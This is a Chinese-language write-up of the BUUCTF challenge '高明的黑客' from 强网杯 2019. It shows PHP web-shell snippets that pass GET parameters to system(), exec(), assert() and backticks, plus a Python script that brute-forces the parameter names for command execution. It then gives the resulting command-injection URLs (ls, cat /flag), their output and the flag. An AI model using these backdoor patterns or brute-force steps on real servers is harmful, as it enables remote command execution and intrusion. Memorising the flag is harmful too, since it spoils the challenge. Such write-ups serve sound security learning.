BUUCTF [强网杯 2019] 高明的黑客


原创

Senimo_ 于 2020-12-07 23:48:12 发布

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF 强网杯2019 writeup 高明的黑客

BUUCTF [强网杯 2019] 高明的黑客

启动环境：



提示备份了网站源码到`www.tar.gz`，在连接后添加后缀，下载源码：

随机打开几个文件：


```php
<?php
$_GET['jVMcNhK_F'] = ' ';
system($_GET['jVMcNhK_F'] ?? ' ');
$_GET['tz2aE_IWb'] = ' ';
echo `{$_GET['tz2aE_IWb']}`;
$_GET['cXjHClMPs'] = ' ';
echo `{$_GET['cXjHClMPs']}`;
```

```php
<?php
$_GET['W0ONrMGQV'] = ' ';
echo `{$_GET['W0ONrMGQV']}`;
if('PRHbDsknI' == 'e7carxkRV')
exec($_GET['PRHbDsknI'] ?? ' ');
$xoZry5T = 'QHByp';
```

可以查看到存在`GET`、`POST`传参，并且之后使用了`system()`函数，可能存在命令执行漏洞。
所以需要从大批量php文件中找到有回显的传参，编写**Python 3**脚本：

```python
import requests
import os
import re

url = 'http://xxx/'
path = '/Users/Downloads/src'

ptn_get = re.compile(br"\$_GET\['(\w+)'\]")
ptn_res = re.compile(br'success_hack')

count = 0

for f in list(os.scandir(path)):
    print(str(f)[11:-2])
    count += 1

    with open(f.path, 'rb') as fp:
        data = fp.read()

    for get in set(ptn_get.findall(data)):
        get = get.decode('ascii')
        cmd = 'echo "success_hack";'

        r = requests.get(url + f.name, params={get: cmd})
        if ptn_res.search(r.content) is not None:
            print(f.name, get)
            exit()
```

应该使用多线程，等了很长时间，得到结果：



查看`xk0SzyKwfzw.php`：

```
300    $XnEGfa = $_GET['Efa5BVG'] ?? ' ';
301    $aYunX = "sY";
302    $aYunX .= "stEmXnsTcx";
303    $aYunX = explode('Xn', $aYunX);
304    $kDxfM = new stdClass();
305    $kDxfM->gHht = $aYunX[0];
```

先访问`xk0SzyKwfzw.php`页面：

---

array(1) { [0]=> string(8) "wiMl9l7q" } array(1) { [0]=> string(3) "NPK" }
Warning: assert(): assert($_GET['xd0UXc39w'] ?? ' '): " " failed in
/var/www/html/xk0SzyKwfzw.php on line **20**
Array ( ) string(5) "vCvMl" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" } _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( ) THRQlNrpUJvf641array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" } gi9Array ( ) czuhsLFVgQstring(7) "l5kR5oo" End of File

在传入参数`Efa5BVG`：`xk0SzyKwfzw.php?Efa5BVG=ls`，得到当前文件夹下内容：

array(1) { [0]=> string(8) "wiMl9l7q" } array(1) { [0]=> string(3) "NPK" }
Warning: assert(): assert($_GET['xd0UXc39w'] ?? ' '): " " failed in
/var/www/html/xk0SzyKwfzw.php on line **20**
Array ( ) string(5) "vCvMl" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTArray ( ) string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" } _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( )
THRQlNrpUJvf641A00UTldNShN.php A0fcnMF_uew.php A16oZkZNjQ4.php A1hmbkdn6s9.php A4dhYmtMoIc.php A6GOwFqNlr1.php A6PosQOxuVP.php A76TROlu89z.php AAPtzyHBTZ3.php AAZCkuEv8wk.php AB0Bnx6rbXB.php ACFGVWFupnE.php AExbVV9_RG5.php AF8m_tgE7Bf.php AGArHp0h3GW.php AGDD9gq33z4.php AGl2PT3SbRQ.php AHW4z4R8ru3.php AH_ubXC2_uQ.php AHu7nnT6Fpq.php Al0HPcFFZ2o.php AKHllRt2XjN.php AKtgO4kPbBz.php ALseZLfp_4B.php AMeUsZcSqYe.php AMn1sVPvDNA.php ANlp9Mwr3_Z.php AOpX7sBbgU9.php AOufb8m8Gj5.php APGF4pCTnET.php AQ3Hs8KPkb8.php ARjhkwTmVjw.php ASrs5FZnWZi.php AUrFvlhjaSj.php AV1i_GF7sk6.php

判断出命令`ls`执行成功，之后就是简单的命令执行，查看根目录：`xk0SzyKwfzw.php?Efa5BVG=ls /`

打开**flag**：`xk0SzyKwfzw.php?Efa5BVG=cat /flag`

"XQhY" } _68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( )
THRQlNrpUJvf641flag{7bd4e1c6-a8f5-4f34-89f2-03d112a4ae4c} array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" }

通过对`GET`传参的爆破，得到真正的参数，再通过命令执行，得到**flag**。